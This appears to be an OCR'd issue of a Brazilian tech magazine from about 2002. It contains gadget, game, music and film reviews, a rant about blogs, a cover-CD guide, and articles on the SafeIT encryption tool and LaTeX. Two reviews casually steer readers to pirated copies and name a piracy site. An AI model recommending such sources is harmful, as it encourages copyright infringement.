O preço dessa pequena maravilha da Apple é ridículo e, convenhamos, apenas um botão não faz ninguém feliz. E para minha satisfação, outro dia eu vi numa loja o Mouse Óptico Cristal, da Leadership ([www.leadership.com.br](http://www.leadership.com.br)). Ele é absolutamente lindo. Parece uma bolha de acrílico, em formato de concha. Na parte superior, uma confortável roda de rolagem, iluminada por um LED azul. É puro estilo. A mão envolve o mouse, sem esforço, e é só inclinar um pouco o pulso que o click acontece, como se fosse mágica.

Lindo, funcional e popular com as mulheres. O que mais um mouse poderia ser?

*Jacelyn Auricchio*

**Mouse Óptico Cristal**


**Preço:** R\$ 132,72

**Onde:** lojas de informática, hipermercados e magazines

**Cotação:** ★★★★★

# Dossiê Hacker

O que é um hacker? Quais são seus objetivos...



Dossiê Hacker é um livro de uma coleção em três fascículos. No primeiro, ele aborda principalmente a ética hacker, digamos, um manual do perfil do hacker, de onde surgiram, os tipos de ataques. É um livro sem informações novas, simples. Para quem já conhece ou já ouviu falar sobre o que o livro trata, é um assunto ultrapassado, que há em qualquer site, do tipo "Como se tornar um Hacker", "Os hackers mais famosos", etc. Agora, para quem desconhece o assunto

(não tem noção nenhuma), pode ser um livro interessante por tratar de um tema que, de qualquer maneira, dá o que falar, sendo ele ultrapassado ou não. Nunca é tarde para aprender sobre a cultura hacker. Se você se acha um lamer e quer se tornar um hacker, não na prática, mas sim, na filosofia, esse livro será útil.

*Bruno Cesar*

**Dossiê Hacker**

**Preço:** R\$ 4,90

**Onde encontrar:** Nas bancas

**Cotação:** ★★

# Visual legal

Óculos para imagens 3D não decepcionam


Bom, o que eu posso dizer a respeito de óculos 3D? Quando nós colocamos um, esperamos que ele faça seu serviço. Se fizer direito, já está muito bom.

Nesse sentido, o H3D, da I-O Display Systems, merece os louros da vitória. Desde que você use os games ou aplicativos compatíveis, o efeito 3D é realmente muito bom e a noção de profundidade imita perfeitamente o olho, como se você não estivesse vendo uma simples imagem bidimensional. Outro ponto muito positivo é que a

instalação é superfácil, tanto para o hardware quanto para o software, o que permite economizar alguns bons neurônios. E os óculos também são confortáveis...

Pontos negativos praticamente não existem, a não ser os fatos de que só 250 games são compatíveis com o H3D (ainda é pouco) e que a tecnologia empregada, a Stereovision, deixa as lentes do bichinho com jeito de relógio digital com defeito, o que às vezes cansa um pouco a vista. Ah, claro, e tem um software que vem com o pacote, o Sharks in 3D, que é muito mala de usar, apesar de ser interessante.

*João Marinho*



**H3D**

**Preço:** R\$ 350,00

**Onde:** [www.abs-teck.com](http://www.abs-teck.com)

**Cotação:** ★★★★★

# Decepção total

## Novo Jornada promete e morre na praia

Eu gosto muito de computadores portáteis. Comecei com um Cassiopeia, em 1997, e desde então não vivo sem alguma dessas pequenas maravilhas. Uso hoje em dia um Cassiopeia e-125, e sou muito feliz com o meu teoricamente obsoleto computador de mão. Foi com muita curiosidade que testei o Jornada 568. Por fora, ele é lindo, todo pintado num azul metálico de muito bom gosto, com uma armadura de borracha para resistir a impactos. Bom.

Mas foi abrir a tampa e a decepção começou. A tela, inexplicavelmente menor que do meu fiel Cassiopeia, oferece decenas de 65.536 cores. O reconhecimento de escrita é simplesmente pavoroso. Mesmo com a tela calibrada, o Jornada apanha para entender o que meu veterano Cassiopeia faz num piscar de olhos. Muito estranho para um equipamento com processador Arm de 206 MHz... O sistema operacional, o Pocket PC 2002, não parece oferecer tantas vantagens em relação à sua versão anterior.

O Jornada 568 tem seus lados positivos. A bateria ultrafina e o slot para Compact Flash são notáveis, mas, no conjunto geral, se perdem nas numerosas falhas de projeto.

O pior do aparelho é o preço. Metade do valor de um bom notebook. Simplesmente ofensivo, frente ao que ele oferece. Fique com um Cassiopeia ou um iPaq. Você certamente será mais feliz.

Jacelyn Auricchia



### Jornada 568

Preço: R\$ 2.199,00 (!)

Onde: lojas de informática

Cotação: ★ ★

# Disco cibernético

## Joystick usa realidade virtual


Hoje em dia, têm surgido no mercado muitas idéias diferentes de joysticks, várias delas usando e abusando da interatividade. A maioria ainda não vingou. Um outro produto lançado no Brasil pela Absolut tenta ser mais uma solução desse tipo. É o Cyberpuck. Puck, para quem não sabe, é como é chamado o disco usado no jogo de hóquei, no lugar da bola. E o visual do brinquedinho realmente é igual a um disco de hóquei. A diferença são três botões colocados em um dos lados do joystick. Ele pode ser conectado à porta de controles do micro e usa plug and play, não sendo necessário desligar o computador para instalá-lo.

Virando o disco levemente para o lado, você pode controlar os movimentos direcionais dentro do jogo. Há também os três botões já citados e a possibilidade de acelerar ou breicar, por exemplo, em um jogo de corrida, girando o puck para frente ou para trás. Se bem que a sensação de comandar um jogo com um disco de hóquei não é nada assim tão emocionante...

Fora isso, o joystick vem com alguns jogos de DOS bem fraquinhos, além do fato de que muitos deles nem chegaram a rodar durante o teste.

Conclusão: pense bem antes de gastar quase 400 paus nesse controle.

Maurício Martins



### Cyberpuck VRC

Preço: R\$ 370,00

Onde: www.abs-teck.com

Cotação: ★ ★

# Escreva à mão no micro

## Novo tablet tem problemas de compatibilidade

Para usar o Painter, programa de pintura no micro que avaliamos na página 60, nada melhor do que um tablet. Só assim você consegue aproveitar ao máximo os recursos do software. Ao mesmo tempo, há aquelas pessoas que estão cansadas de mexer no mouse e no teclado, e querem voltar à boa e velha caneta.

A Absolut está lançando no Brasil uma nova opção de reconhecimento de escrita. É o Freestyler USB. É, na verdade, uma linha de produtos até mesmo para Linux (os drivers podem ser baixados no site da Absolut). Mas, no caso do USB, só há versão para Windows, e pior, só para Windows 98.

Nossa tentativa de instalação em um Windows Me não só resultou em rejeição do hardware como em travamento do sistema. Quer dizer, só mesmo com um 98 que tenha porta USB. Assim, o produto fica um pouco limitado.

Fora isso, ele funciona bem, com boa precisão, e ainda acompa-

na um mouse sem fio e um programa da Corel especialmente desenvolvido para esse tipo de controle. É uma boa pedida, principalmente para quem trabalha com programas gráficos.

Maurício Martins



### Freestyler USB

Preço: R\$ 395,00

Onde: www.abs-tech.com

Cotação: ★ ★ ★

# Monstros S.A.

Jogo feito por jovens vale uns tiros



Quando Quake III Arena foi lançado, fiquei muito triste ao ver um panorama sombrio no horizonte, onde jogos baseados em missão para um jogador seriam extintos. Graças ao bom Deus, isso não aconteceu,

e a prova maior é Serious Sam – Second Encounter (www.greenleaf.com.br). Não, não se trata de um jogo com a finesse de um Half Life ou Medal of Honor. Serious Sam é cru, tosco e por isso mesmo divertido. Basicamente, você vai andando por aí destruindo mutantes perturbados, velocistas gritadores decapitados, ossadas assassinas e toda a sorte de criaturas repulsivamente distorcidas. As criaturas aparecem do nada, dando sustos deliciosamente sem sentido.

Se você busca ação descerebrada, já terminou os novos Medal of Honor e Wolfenstein e procura algo para jogar até o lançamento de Unreal 2, dê uma chance para Serious Sam, até porque ele não é tão caro assim.

Jacelyn Auricchio

**Serious Sam – The Second Encounter**

**Preço:** R\$ 32,90

**Onde comprar:** Lojas de informática e no piratairo perto de você

**Cotação:** ★ ★ ★

# Pauleira digital

Digital Connectivity traz raridades do Fear Factory



Sempre gostei de som pesado, principalmente hardcore, skatepunk e variações. E quem gosta de som pesado à base de guitarras, com certeza, já odiou a música eletrônica, em especial os "popers" da vida. Eu fui um desses. Mas foi só

questão de tempo até perceber que tinha gente fazendo música eletrônica com as qualidades que eu apreciava na música pesada: barulho, velocidade e letras interessantes. O Fear Factory foi uma das bandas que me fizeram ver isso.

Esse álbum, Digital Connectivity (quer nome mais bacana?) é um promo distribuído apenas para a imprensa como forma de alavancar o lançamento de um DVD de mesmo nome – e que, entre outras coisas, traz as músicas do promo. Claro que as músicas foram parar nos pirateiros da Net. Foi assim que ouvi uma coleção de 8 faixas inéditas, lados B e outras raridades.

Não é o melhor do FF, tem até umas músicas mais swingadas. Mas só a faixa Transgenic, com bateria insana e vocais "sepulturizados", já vale.

Alessio Fan Melozo

**Fear Factory**

**Preço:** De graça

**Onde:** só na pirataria – www.mp3delivery.com

**Cotação:** ★ ★ ★

# Brincando de ser diretor

Conheça o MovieMaker do site DFILM.com

Quem nunca quis ser um diretor de cinema? Pois o site DFILM traz a oportunidade, ainda que de maneira meio fuleira, de você exercitar seus dotes de Tarantino através da Web.

O site é, na verdade, um festival de filmes produzidos com tecnologia digital. Você pode assistir a algumas produções, enviar a sua, ler algumas notícias e o tradicional de todo site. Mas a parte que interessa é o D.FILM MovieMaker.

Graças às maravilhas do Flash, você fará uma pequena animação com não mais do que um minuto. Na base dos cliques, você escolhe o cenário, o background, depois o evento, que pode ser desde um encontro romântico até uma perseguição. Em seguida, vêm as partes mais importantes: escolher os dois personagens da história e escrever os diálogos. Feito isso, você pode adicionar uma nova cena ou finalizar a produção. Completam o pacote um preview da sua obra-prima e a opção de enviá-la por e-mail.

A brincadeira é divertida, se você tem algum tempo para imaginar algo criativo, mas depois de uns dois filmes já cansou. E os filmes não podem ser gravados no seu HD, já que fica tudo armazenado no servidor do DFILM. Mas o MovieMaker tem utilidades. Garanto que funciona para passar cantadas eletrônicas...

Alessio Fan Melozo



**D.FILM MovieMaker**

**Preço:** De graça

**Onde:** www.dfilm.com

**Cotação:** ★ ★ ★

# Unidos venceremos Pintando com o 7

## Japonesa faz-tudo é eficaz, mas custa caro, né?

Vivemos numa época em que temos de fazer praticamente tudo ao mesmo tempo: ler, ouvir música, navegar pela Internet, programar... Quem nunca precisou se virar para fazer todas as tarefas que precisava sem gastar muito tempo? Esse "mal" não atinge só as pessoas: acaba se disseminando também para os aparelhos eletrônicos. Talvez por isso os equipamentos multifunção façam tanto sucesso.



Seguindo essa linha, já consagrada por outros fabricantes, a japonesa Brother criou o MFC 9800: um misto de copiadora digital, impressora laser, fax laser, PC fax e scanner colorido. E olha, o negócio não é brincadeira.

O aparelho é compatível com PC e Mac, e pode ser instalado em porta paralela ou USB. Imprime 15 páginas por minuto com 600 dpi de resolução e, na função scanner, esse valor aumenta ainda mais: 9600 dpi de resolução interpolada. Funciona muito bem e executa os trabalhos com extrema competência, de maneira comparável – e até superior – à de equipamentos separados. E outra: é a laser, certo?

Duas "desvantagens" do grandão: é muito caro, o que o torna um luxo para poucos, e funciona com modem de 33,6 kbps. Para tanta potência, merecia uma taxa um pouco maior...

*João Marinho*

### MFC 9800

**Preço:** R\$ 4500,00 (!)

**Onde:** [www.brother.com.br](http://www.brother.com.br)

**Cotação:** ★ ★ ★ ★

## Essa é a nova versão do Painter, da Procreate

Para quem trabalha com criação gráfica, existe um programa, lançado em 2001, que pode ajudar muito a tornar seus projetos digitais mais parecidos com aqueles feitos à mão. É o Painter, da Procreate, empresa controlada pela Corel.

O Painter já está na sua versão 7 e traz uma série de ferramentas específicas para tornar mais fácil a tarefa de pintar usando o computador.

Entre as novidades, estão uma nova tecnologia de aquarela, que torna possível observar as gotas e a mistura de cores, e a camada Liquid Ink, que simula uma pintura mais espessa. Há ainda o Air Brush e uma interface Aqua, para agradar os fãs do Mac OS. O Painter é compatível com Mac OS X, Windows Me e anteriores. Ele trabalha com layers e possui filtros que facilitam a aplicação de efeitos, alguns deles melhores que os do próprio Photoshop. Mas é um software para ser usado em conjunto com o produto da Adobe, e não, sozinho.

Além disso, por tentar transportar a pintura à mão para o micro, ele poderá ser melhor utilizado por quem usa tablet. Mesmo assim, é possível trabalhar razoavelmente bem com o mouse.



*Maurício Martins*

### Painter 7

**Preço:** R\$ 1049,00

**Onde:** [www.brasoftware.com.br](http://www.brasoftware.com.br)

**Cotação:** ★ ★ ★

# Até debaixo d'água

## Tire fotos a até 30 metros de profundidade

Se você quer fazer um passeio pelas paradisíacas paisagens de Fernando de Noronha e quer guardar tudo em sua novíssima câmera digital, não há outra opção: vai ter que ir atrás de uma capa submarina para seu aparelho. Sim, isso já existe, apesar de estar um pouco fora das possibilidades econômicas da maioria das pessoas. Mas os geeks de carteirinha podem não se importar com isso, gastando sem dó seu precioso salário mensal em uma dessas capas.

A Elgin Canon está lançando, no Brasil, capas que vão fazer a felicidade de qualquer mergulhador. São quatro modelos, que vêm acompanhados por uma correia para prender a câmera e produtos para limpar as lentes.

Três dos modelos, o A10, A20 e S300, são feitos para mergulhadores, pois podem fotografar a até 30 metros debaixo d'água. O outro modelo, o A110, é mais indicado para mergulhos mais rasos ou pra quem gosta de tirar fotos dos amigos quando cai no mar ou

na piscina: ele alcança apenas 3 metros de profundidade.

Parece o máximo, mas o preço realmente desconserta: são R\$ 798 por cada modelo. É, talvez seja melhor recorrer àquelas maquininhas analógicas descartáveis...

*Maurício Martins*



### Câmeras Submarinas Elgin Canon

**Preço:** R\$ 798,00

**Onde:** [www.elgin.com.br](http://www.elgin.com.br)

**Cotação:** ★ ★ ★

# Create Online

## Internet conceitual: a Bíblia



Se você trabalha como web-designer, tem alguns reais a mais no bolso e está disposto a investir em sua carreira, não tenha dúvidas na hora de comprar a revista britânica Create Online. Na própria capa, o slogan da publicação passa a ficha: "The Webdesigner's Bible".

Além de abordar temas de interesse específico de quem lida com a arte de sites, a revista aborda assuntos que costumam escapar de outras publicações do gênero, como o virtual fracasso do WAP e da banda larga, integração de linguagens da Web (HTML, Flash, etc.) com linguagens de programação (Perl, Delphi...), TV interativa e outras coisas do tipo. É uma revista muito mais conceitual e informativa do que técnica – o que, no final das contas, forma designers e não, operadores de softwares.

De quebra, a Create Online ainda traz um CD menu de demos para PC e Mac, com o já tradicional menu de programas para webdesign. O maior defeito é mesmo seu preço, cerca de R\$ 40,00! Pensando bem, é melhor você guardar e comprar as próximas quatro Geeks...

Alessio F. Meloza

Create Online

Preço médio: R\$ 40,00

Onde: em poucas e boas bancas

Cotação: ★ ★ ★ ★

# Chatice reciclada

## The One requenta clichê à beira do trash



Muita gente já sonhou em encontrar um sócia ou mesmo um clone. Mas os filmes de ação usam e abusam de clichês velhos até o ponto de passarem por ridículos. Jet Li, um dos astros mais bem pagos do gênero, não se faz de rogado e se lança num filme onde o inimigo é ele mesmo, ou melhor, um sócia de outra dimensão, que é, na verdade, uma "contraparte" maligna.

Seria risível, se já não fosse suficientemente trágico ver que a Columbia Pictures aceita distribuir um filme com um enredo tão fraco e batido. Um agente que está designado a monitorar universos paralelos começa a eliminar suas próprias versões em cada realidade alternativa. Assim, assume mais energia e poder a cada versão que destrói, até finalmente confrontar o único homem entre ele próprio e o seu objetivo final: ser o único.

A direção é de James Wong, um dos escritores das primeiras temporadas de Arquivo X. Jet Li se sai bem num filme que não precisa de muita coisa para se destacar como um dos mais chatos da história.

Sérgio Pereira Couto

O Confronto (The One - USA, 2001)

Direção/Elenco: James Wong/ Jet Li, Delroy Lindo, Carla Gugino

Onde: nos cinemas e logo mais em vídeo/ DVD

Cotação: ★ ★

# Aqui você não joga: se alista

## Medal Of Honor: um jogo de guerra como você nunca viu

Pode passar o tempo, cair muros e regimes, mas a Segunda Guerra Mundial continua tão trágica quanto fascinante, e parece ser assunto inesgotável. Embora o conflito já tenha tematizado inúmeros jogos mundo afora, a saga dos aliados parece que ainda vai



render muitos MB de diversão. O mais novo jogo sobre o tema é *Medal Of Honor: Allied Assault*, que, aliando o que de mais refinado a tecnologia pode oferecer ao clima fidedigno da grande guerra, consegue algo nada modesto: ser o melhor jogo de tiro em primeira pessoa já feito. Com cenários que recriam perfeitamente as zonas de conflito (a cena do desembarque na Normandia é inesquecível), uma perfeita reconstrução de armamentos, uniformes e veículos e o alto grau de inteligência artificial dos inimigos, o jogo é viciante do primeiro ao último tiro. Corra já atrás do seu, e garanta suas medalhas de honra...

Hudson Ricardo

Medal Of Honor: Allied Assault

Preço: R\$ 89,00

Onde: [www.brasoftware.com.br](http://www.brasoftware.com.br)

Cotação: ★ ★ ★ ★ ★

# Blorgghh!!!

Você acha que os blogs são uma verdadeira revolução? Você está certo disso?

por Marcelo Barbão  
mbarbao@yahoo.com

**“H**oje acordei com uma espinha enorme dentro do nariz. Demorei um tempão para conseguir espreme-la e cheguei atrasado na aula de origami de papelão reciclado. Foi uma gozação quando a Sabrina se lambuzou toda de cola. Todos riram muito quando fomos comer no McDonald's. Fiquei de olho na Mirna e ela me deu um sorriso!!! Ah, foi lindo.”

Ahhhh!!! Pára com essa palhaçada! De todas as besteiras que surgem na Internet, os blogs conseguiram ganhar todos os prêmios. A idéia não podia ser mais simples: escreva sobre sua vida miserável e sem graça como se fosse um site de notícias, dê uma importância imensurável às suas insignificâncias diárias, imagine-se como o próximo alvo da Revista Caras e pronto, você tem um blog.

Vejam alguns exemplos: *“Estava navegando aqui na Net e comecei a procurar por filmes e achei um que mexeu muito comigo, que é ‘Message in a Bottle’. Não sei o nome em português, mas não é frescura. Não sei mesmo!!!! Mas é um filme de amor, lindo, aqueles que vc assiste com um lenço do lado e, quando termina, vc quer sair correndo pra uma praia pra procurar um amor!!!!!! Um amor que valha a pena, que seja companheiro, que te complete, que te faça plena!!!!!! Uma paixão pra sempre!!!!!! Um eterno namoro, uma lua de mel sem fim!!!!!!”* Impressionante.

É de sentir falta daqueles diários que as meninas tinham no tempo do colégio, porque pelo menos elas escondiam as besteiras que escreviam. Mas se você pensa que as meninas são as únicas “blogueiras”, se enganou direitinho. Veja esta pérola: *“Com pouca margem de erro, o que aconteceu é óbvio: **Faltou prestar atenção no que acontecia ao redor!** Fomos empurrando com a barriga, na esperança de que um dia um milagre caísse do céu e tudo mudasse. De tudo isso, por enquanto, só posso tirar uma conclusão: **Minha carreira está mais bem encaminhada do que o meu namoro!**”*

E eu só me pergunto: quem se importa??? Será que as nossas

vidinhas ficaram tão estúpidas que as pessoas passam horas escrevendo qualquer besteira que venha na cabeça e há outras que passam horas lendo isso? Sai para beber cerveja e conhecer um pessoal de verdade! Sai dessa, arranje uma vida de verdade, meu velho!

E ainda tem uns blogs que se pretendem sérios. Olha mais esse exemplo: *“HHuumm show do Roupa Nova... e doente; pois é, fiquei mó mal... gorfei... uuurrghh... credo!! Odeio ficar mal! Era pra eu encontrar a Anny... nem deu pra ir... era pra eu ver a Lú... também nem deu pra ir... e no show, que foi às 10h, deu pra ir, pois eu já estava melhor!!!”*

Show do Roupa Nova? Prendam esse sujeito!



# Guia do CD

Informações básicas para lidar com os softwares contidos no CD-ROM bônus dessa edição



**É** um antigo sistema portátil de videogame que você não conhecia? Nada disso, essa é a interface de navegação do nosso CD, produzida em homenagem à indústria de games. Como qualquer aparelho de jogos, você vai precisar ligar a interface para começar a se divertir. E se a gente contar como fazer isso perde a graça. Experimente e você não terá problemas.

## Parte I

Dependendo da configuração do seu equipamento, a interface do CD pode demorar mais ou menos para ser aberta. Um conselho: tenha paciência, pois em equipamentos menos potentes isso pode demorar um pouco. Se quiser acessar o conteúdo com maior rapidez, tente o gerenciador de arquivos do seu sistema. Dessa forma, você pode tanto acessar diretamente os softwares que lhe interessam como executar a interface, que tem o nome de Geek19.

## Usando os softwares

Nada mais simples do que usar um programa do CD. Você só precisa clicar na categoria dele, que aparece na tela inicial, e depois no seu nome. Passando o mouse sobre o nome do software, você verá uma breve descrição dele na pequena caixa verde central.

Como o CD não é composto só de programas, e nem contém arquivos para apenas um sistema, não há um padrão único para sua utilização. Cada tipo de software exige um procedimento específico. Os e-Books, por exemplo, são abertos automaticamente, cada um no programa associado.

## O que temos no CD

São 13 categorias de software: Games (que traz um pacote especial com programas para produzir games, além de skins, kits de desenvolvimento, etc.), Latex (com uma linha de editores onde você "programa" o texto), C/C++ (pacote especial para programar em C e C++), Top Downloads (utilitários diversos), Programação, Linux (programas variados), S.O. (sistema Zipslack), H4ck3r, Além do PC (programas para Mac, PalmOS e WinCE), e-Books, MP3 (músicas e áudio), Inutilitários e Essenciais.

## Para pedir socorro...

Se não conseguir utilizar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor de segunda a sexta, em horário comercial.

Por e-mail: [atendimento@digerati.com.br](mailto:atendimento@digerati.com.br)

Por telefone: (11) 3217 2626

# Segurança Completa

**SafelT, o nosso presente para você nessa edição: completo e altamente eficiente**

por Juliano Barreto  
juliano@digerati.com.br

**A** criptografia, técnica de codificar dados, não é tão nova assim. Nas grandes guerras, já usavam mensagens encriptadas para que, se elas caíssem em mãos erradas, não fossem compreendidas, e muito antes disso certos livros e pergaminhos com informações preciosas ou proibidas tinham suas páginas repletas de códigos praticamente indecifráveis. Na era digital, as mensagens mudaram: elas chegam mais rapidamente e vão mais longe que antes, tornando-se assim um poderoso meio de comunicação muito sigiloso e eficiente [a Al-Qaeda que o diga...].

## SafelT

Uma maneira de manter sua privacidade e sua segurança é encriptando as suas mensagens de e-mail e também seus arquivos. O software de encriptação de dados SafelT (completo no CD) torna o caminho das informações mais seguro. Ele fica na sua barra de tarefas e trabalha em conjunto com o seu cliente de e-mails preferido (Outlook, Netscape, Eudora, etc.). Possui um guia passo a passo explicando como enviar mensagens protegidas e como usar as outras opções do programa (o SafelT Guide). Também aumenta a segurança quando você recebe mensagens. Ele reconhece mensagens encriptadas e as decodifica, além de criar um relatório com todos os detalhes sobre as mensagens recebidas (mesmo as que já foram apagadas). Conta também com um livro de endereços com as pessoas que recebem/enviam mensagens encriptadas.

É importante lembrar que para mandar mensagens encriptadas o destinatário também precisa estar usando o mesmo programa que codificou os dados, no caso, o SafelT.

Para proteger arquivos, a tarefa é ainda mais fácil, bastando clicar com o botão direito do mouse e selecionar a opção desejada, tanto para encriptar quanto para reverter o processo. E se você ainda não se sentir suficientemente seguro, também pode proteger


o arquivo de forma que ele só seja aberto depois de uma confirmação de senha. O arquivo encriptado também pode ficar com extensão auto-executável, e assim, quando aberto, já mostra uma janela do SafelT com as opções disponíveis.

## Configuração e atualização

O SafelT é altamente customizável. Você pode escolher o nível de segurança entre normal e alto (esse avisa a cada passo tomado) e escolher até o algoritmo de encriptação (inclusive o famoso Blowfish). Pode mudar a maneira de receber os avisos escolhendo entre avisos com som ou notificações em janelas pop-up. A atualização é gratuita e no próprio programa existe um link para fazer os últimos updates desenvolvidos pelos fabricantes.

Talvez a solução para a invasão de privacidade ensaiada pelo governo ianque depois do atentado ao WTC não seja apenas a encriptação de dados, mas sim um antídoto contra os curiosos de plantão e mais um pouquinho de liberdade para falar o que quiser com quem quiser, como, aliás, deveria ser sempre.

**Obs.:** para registrar o programa completo, vá ao site:  
[http://www.jetutils.com/regheal/reg\\_de.htm](http://www.jetutils.com/regheal/reg_de.htm)



# Latex: o editor à base de programação

Isso é que é programa para geek: um editor de texto onde você deve programar o que será exibido!

por José Antônio da Silva Neto  
atafon2002@yahoo.com.br

**É** bem provável que você nunca tenha ouvido falar em Tex, Latex ou outro programa dessa família. Mas trata-se de um dos softwares mais interessantes que já passaram por esta revista.

O Tex é um editor de texto onde, ao invés de simplesmente digitar o que deseja, você precisa determinar, através de linhas de comando, como o texto será formatado. Por exemplo: há comandos para acentuação, quebra de páginas, numeração de páginas, tamanho de fonte, margem e assim por diante. Mais do que um simples editor, é uma lição de lógica que permite total personalização de textos.

Mas claro que o Tex e seu descendente mais amigável, o Latex, não são indicados para usuários comuns, que desejam apenas ter seus textos digitados e arquivados ou impressos da maneira mais simples possível. Os editores dessa família, dos quais vários estão no CD, servem mais para a produção de textos de pesquisa na área de ciências exatas, já que através deles é possível produzir fórmulas matemáticas com símbolos específicos, das mais simples às mais complexas, com direito a indexação, referências bibliográficas, remissões e muitos outros recursos.

## Pacotação no CD


Para que você saiba como utilizar os programas da família Tex, fizemos um trabalho monstruoso de adaptação de manuais, já que todos eles estão em inglês. Compusemos assim um guia capaz de atender desde os iniciantes até aqueles com alguma experiência em programação.

O manual do Latex está no CD sob o nome de "A História do Latex". Clicando nesse software, seu gerenciador de arquivos abrirá uma pasta com diversos documentos. O manual está sob o nome de work2 e é um PDF [há também versões em PS e TEX, o formato

nativo do editor]. Há ainda vários outros arquivos, que são os códigos TEX do próprio manual, divididos em módulos, que é como eles costumam ser apresentados.

Dessa forma, você poderá não apenas ler o manual em PDF, como abrir esse mesmo manual produzido no Latex, observar seu código não compilado, compreender o funcionamento do programa e compilá-lo, se assim quiser, antes de fazer seus próprios documentos.

Completam o pacote Latex alguns editores de arquivos, inclusive para Linux, e um manual em inglês, que cobre o assunto amplamente, chamado "What is Latex". Há também um emulador de janelas Unix para Windows, no caso de você desejar estender ainda mais suas experiências no universo Tex.



```

\subsection{Tribble Trouble!}

You are the captain of the Starship Enterprise and tribbles have invaded the
hold of your ship. You are concerned enough to ask Spock, the Vulcan, for an
analysis. As usual, Spock takes a superior attitude. Vulcans are experts
with infinite series, although they never developed calculus. Hoping to
teach you something, he gives his report in a series of riddles, to which
you must supply the answers. Supply answers to questions (a) through (d)
below, and then go Spock one better by showing his how Earthlings would use
calculus to solve the problem in parts (e) through (h).

\subsection{Spock Speaks!}

Let  $y_0$  be the population of tribbles at some initial time  $t_0 = 0$ ,
Captain. Then let  $y_n$  be the population after  $n$  intervals of length  $\Delta t$ .
If  $\Delta t$  have elapsed, i.e. -- at  $t = n \Delta t$ . If you allow one more
interval to elapse, the population will have increased during the next
interval by
\[\Delta y_n = y_{(n+1)} - y_n \text{at}( - )\]
\]
Suppose  $\Delta y_n$  is proportional to both  $y_n$  and  $\Delta t$ :

```

## Games Programas para fazer games e mais uma avalanche de utilitários para 5 dos jogos de maior sucesso no Brasil

### Desenvolvimento

**Blitz Basic 2D (demo)** Para criar jogos 2D programando  
**Blitz Basic 3D (demo)** Para criar jogos 3D programando  
**Cheat Machine 3.2** Uma grande lista de jogos e seus respectivos truques  
**Dark Basic** Linguagem de programação para criar jogos Freeware  
**Fábrica de Charas** Cria novos personagens para o RPG Maker 2000  
**Game Maker 4.41** Programa para criar vários tipos de jogos  
**Mugen** Programa para desenvolver jogos de luta estilo Arcade  
**O.H.R.R.P.G.C.E.Custom Editor** Programa para criar jogos estilo RPG  
**Pacote de língua portuguesa para o RPG Maker** Pacote para a instalação do RPG Maker  
**RPG Maker 2000 v1.07** Programa completo para criar RPGs  
**RPG Maker Files** Quase 600 arquivos para usar no RPG Maker e criar jogos incríveis  
**RPG Toolkit Development System** Ferramenta para criar RPGs que conta com tutorial  
**Zillionaire Game Maker** Para criar seu próprio jogo no estilo "Show do Milhão"  
**How to O.H.R.R.P.G.C.E** Texto explicando tudo sobre o O.H.R.R.P.G.C.E.  
**The Blitz 3D Bible** Alguns capítulos do livro que é a bíblia do Blitz Basic 3D  
**Tutoriais de RPG Maker** Tutoriais em nível básico e avançado para criar no RPG Maker  
**Tutorial Mugen** Tutorial de Mugen em HTML

### Half-Life/Counter-Strike

+ de 100 armas, miras e bombas Coleção com metralhadoras, rifles, bombas e muito mais  
**Counter-Strike Crosshair Fix** Correção de bugs  
**Counter-Strike Gun Sight Fix** Correção de bugs  
**Half-Life Model Viewer** Visualizador de modelos  
**Half-Life Visualization** Editing System Utilidades para melhorar o jogo  
**Joe Bot** Bot para Counter-Strike  
**MilkShape** Cria e edita modelos em 3D  
**NNBot** Bot para Counter-Strike  
**Rho Bot** Bot para Counter-Strike  
**The Half-Life Full Development Kit** Kit completo para criar mods, add-ons e muito mais

### The Sims

**Skins (+ 150)** A coleção mais louca de skins para The Sims  
**Objetos (+ 50)** Vários objetos para equipar sua casa no The Sims  
**Face Lift Golden** Programa para fazer novos rostos  
**SIF Builder** Programa para criar objetos  
**SIM Skinner** Programa para criar e editar skins  
**Sims Explorer** Aplicativo para navegar nos arquivos do jogo  
**SimZip** Utilitário para descompactar novos arquivos  
**The Sims Makeover** Programa para criar novos Sims

### Quake III

**Quake III Osama Bin Laden** Skin do Osama para Quake 3  
**Quake III Models** Coleção de modelos para o Quake 3, com personagens famosos  
**Quake III Source Code** Código-fonte do Quake III Arena

### FIFA 2002

